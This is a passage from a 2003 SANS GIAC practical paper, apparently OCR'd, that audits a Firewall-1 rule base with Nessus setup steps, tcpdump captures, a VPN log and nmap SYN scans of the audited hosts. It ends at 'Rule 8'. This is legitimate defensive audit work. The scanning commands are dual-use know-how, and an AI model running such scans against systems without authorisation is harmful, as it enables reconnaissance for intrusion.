
```
unix# /usr/local/sbin/nessusd -D
```

Then start the client GUI as follows –

```
unix# /usr/local/sbin/nessus &
```


Here is the startup screen –

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Login using the account created earlier during the setup step. Then the auditors will select the plugins that are to be used for penetration testing. By default, all the available plugins are selected.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




The next screen shot shows the various protocol and tool preferences to be used for testing.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Then the auditors should choose the scan options like port range, number of hosts to test at a time (in parallel), number of checks to perform at a time, the port scanning type and software to use, and so on.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Finally enter the target and start the scanning. It might take a long time for the scanning/penetration testing to be complete.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




The following screen shot is the window that shows the progress bars while the testing in going on –

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



After the testing in complete, this is how the “NG” report window looks like –



Depending on the results of the Nessus scan, the auditors will make their recommendation.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Firewall-1 Rule Base Audit

Rule 1
Auditors try to connect to Firewall-1 from a laptop that has an IP not in the allowed Mgmt_Client IP list. If Rule 1 is working properly then they should get an error message saying “Authentication to Server ‘120.120.120.3’ failed”.

Here in a tcpdump capture of a successful connection of a SmartClient (management clinet) with the firewall –

```
unix# tcpdump -i eth2 port 257
10:24:35.784169 O 10.0.0.25.2987 > 10.2.0.1.257: S 2458698276: 2458698276(0) win 16384
<mss 512,nop,wscale 0,nop,nop,timestamp[|tcp]> [tos 0x10]
10:24:35.789423 I 10.2.0.1.257 > 10.0.0.25.2987: S 2475967520: 2475967520(0) ack
2458698277 win 25000 <nop,nop,timestamp 775632149 1817640,nop,[|tcp]> (DF)
10:24:35.739930 O 10.0.0.25.2987 > 10.2.0.1.257: . ack 1 win 16384 <nop,nop,timestamp
1817640 775632149> [tos 0x10]
```


So Rule 1 allowing Smart Client access to Firewall-1 only from IPs in the Mgmt_Clients list is working properly.

Rule 2
Auditors verified that partners and mobile workers can successfully connect to our internal web server and SSH server by checking Firewall-1 logs and syslogs in the SSH server. So this rule is working properly.

Rules 3 – 4
The auditors check the firewall log to make sure that mobile workers and users from Partner site are being able to connect to GIAC LAN via VPN. Here is a sample screenshot of VPN-1 activity log.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



	Date	Time	Product	Inte...	Origin	T...	Action	Se...	Source	Destination	P...
1	19May2002	22:54:13	VPN-1 & FireWall-1	daemon	sample_gateway1	Log	Key Install		host1	sample_gateway1	
2	19May2002	22:54:13	VPN-1 & FireWall-1	daemon	sample_gateway1	Log	Login		host1		
3	19May2002	22:59:34	Multi-product	qfe7	sample_gateway2	Log	Encrypt	nbsession	host2	host8	tcp
4	19May2002	22:54:14	VPN-1 & FireWall-1	hme0	sample_gateway1	Log	Decrypt	http	host4	host3	tcp
5	19May2002	22:53:49	VPN-1 & FireWall-1	hme0	sample_gateway3	Log	Decrypt	nbsession	host2	host8	tcp
6	19May2002	22:59:35	Multi-product	qfe7	sample_gateway2	Log	Encrypt	http	host4	host3	tcp
7	19May2002	22:54:14	VPN-1 & FireWall-1	daemon	sample_gateway1	Log	Key Install		host1	sample_gateway1	
8	19May2002	22:59:35	Multi-product	qfe7	sample_gateway2	Log	Encrypt	http	host4	host3	tcp
9	19May2002	22:54:14	VPN-1 & FireWall-1	hme0	sample_gateway1	Log	Decrypt	http	host4	host3	tcp
10	19May2002	22:54:15	VPN-1 & FireWall-1	hme0	sample_gateway1	Log	Decrypt	http	host4	host3	tcp
11	19May2002	22:59:36	Multi-product	qfe7	sample_gateway2	Log	Encrypt	http	host4	host3	tcp
12	19May2002	23:23:59	VPN-1 & FireWall-1	hme0	sample_gateway1	Log	Decrypt	http	host4	host3	tcp
13	19May2002	23:23:59	VPN-1 & FireWall-1	hme0	sample_gateway1	Log	Decrypt	http	host4	host3	tcp
14	19May2002	23:29:21	Multi-product	qfe7	sample_gateway2	Log	Encrypt	http	host4	host3	tcp
15	19May2002	23:24:00	VPN-1 & FireWall-1	hme0	sample_gateway1	Log	Decrypt	http	host4	host3	tcp
16	19May2002	23:29:21	Multi-product	qfe7	sample_gateway2	Log	Encrypt	http	host4	host3	tcp
17	19May2002	23:29:21	VPN-1 & FireWall-1	daemon	sample_gateway4	Log	Key Install		sample_gateway4	sample_gateway1	
18	19May2002	23:29:22	Multi-product	qfe7	sample_gateway2	Log	Encrypt	nbsession	host6	host7	tcp
19	19May2002	23:24:01	VPN-1 & FireWall-1	hme0	sample_gateway1	Log	Decrypt	http	host4	host3	tcp
20	19May2002	23:24:01	VPN-1 & FireWall-1	daemon	sample_gateway1	Log	Key Install		sample_gateway4	sample_gateway1	
21	19May2002	23:24:01	VPN-1 & FireWall-1	hme0	sample_gateway1	Log	Decrypt	nbsession	host6	host7	tcp
22	19May2002	23:29:22	Multi-product	qfe7	sample_gateway2	Log	Encrypt	http	host4	host3	tcp

If users can use VPN properly then Rules 3 and 4 are working.

Rule 5
We would test this rule by scanning NetBIOS ports on the firewall with nmap.

```
unix# nmap -sS -vv -p137-139  -P0 120.120.120.3
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (120.120.120.3) appears to be up ... good.
Initiating SYN Stealth Scan against  (120.120.120.3)
The SYN Stealth Scan took 0 seconds to scan 3 ports.
All 3 scanned ports on 120.120.120.3 are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```

Rule 6
An nmap scan should verify that all un-authorized services are indeed blocked. If not, then something is not right and it needs to be fixed.

```
unix# nmap -v -sS -P0 -p 1-65535 120.120.120.1
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (120.120.120.1) appears to be up ... good.
Initiating SYN Stealth Scan against  (120.120.120.1)
The SYN Stealth Scan took 21887 seconds to scan 65535 ports.
All 65535 scanned ports on  (120.120.120.1) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 21887 seconds
```

Trying to telnet to the firewall from outside did not work –

```
unix# telnet 120.120.120.1
Trying 120.120.120.1...

^C
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
unix#
```

These tests indicate that the firewall lock-down rule is working properly.

Rule 7
Nmap scan below shows that traffic is passed through the firewall and accepted by the web server on ports 80 and 443.

```
unix# nmap -sS -vv -P0 120.120.120.25
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (120.120.120.25) appears to be up ... good.
Initiating SYN Stealth Scan against  (120.120.120.25)
Adding TCP port 80 (state open).
Adding TCP port 443 (state open).
The SYN Stealth Scan took 671 seconds to scan 1542 ports.
Interesting ports on  (120.120.120.25):
(The 1540 ports scanned but not shown below are in state: filtered)
Port       State       Service
80/tcp     open       http
443/tcp   open       https
Nmap run completed -- 1 IP address (1 host up) scanned in 578 seconds
```

Rule 8
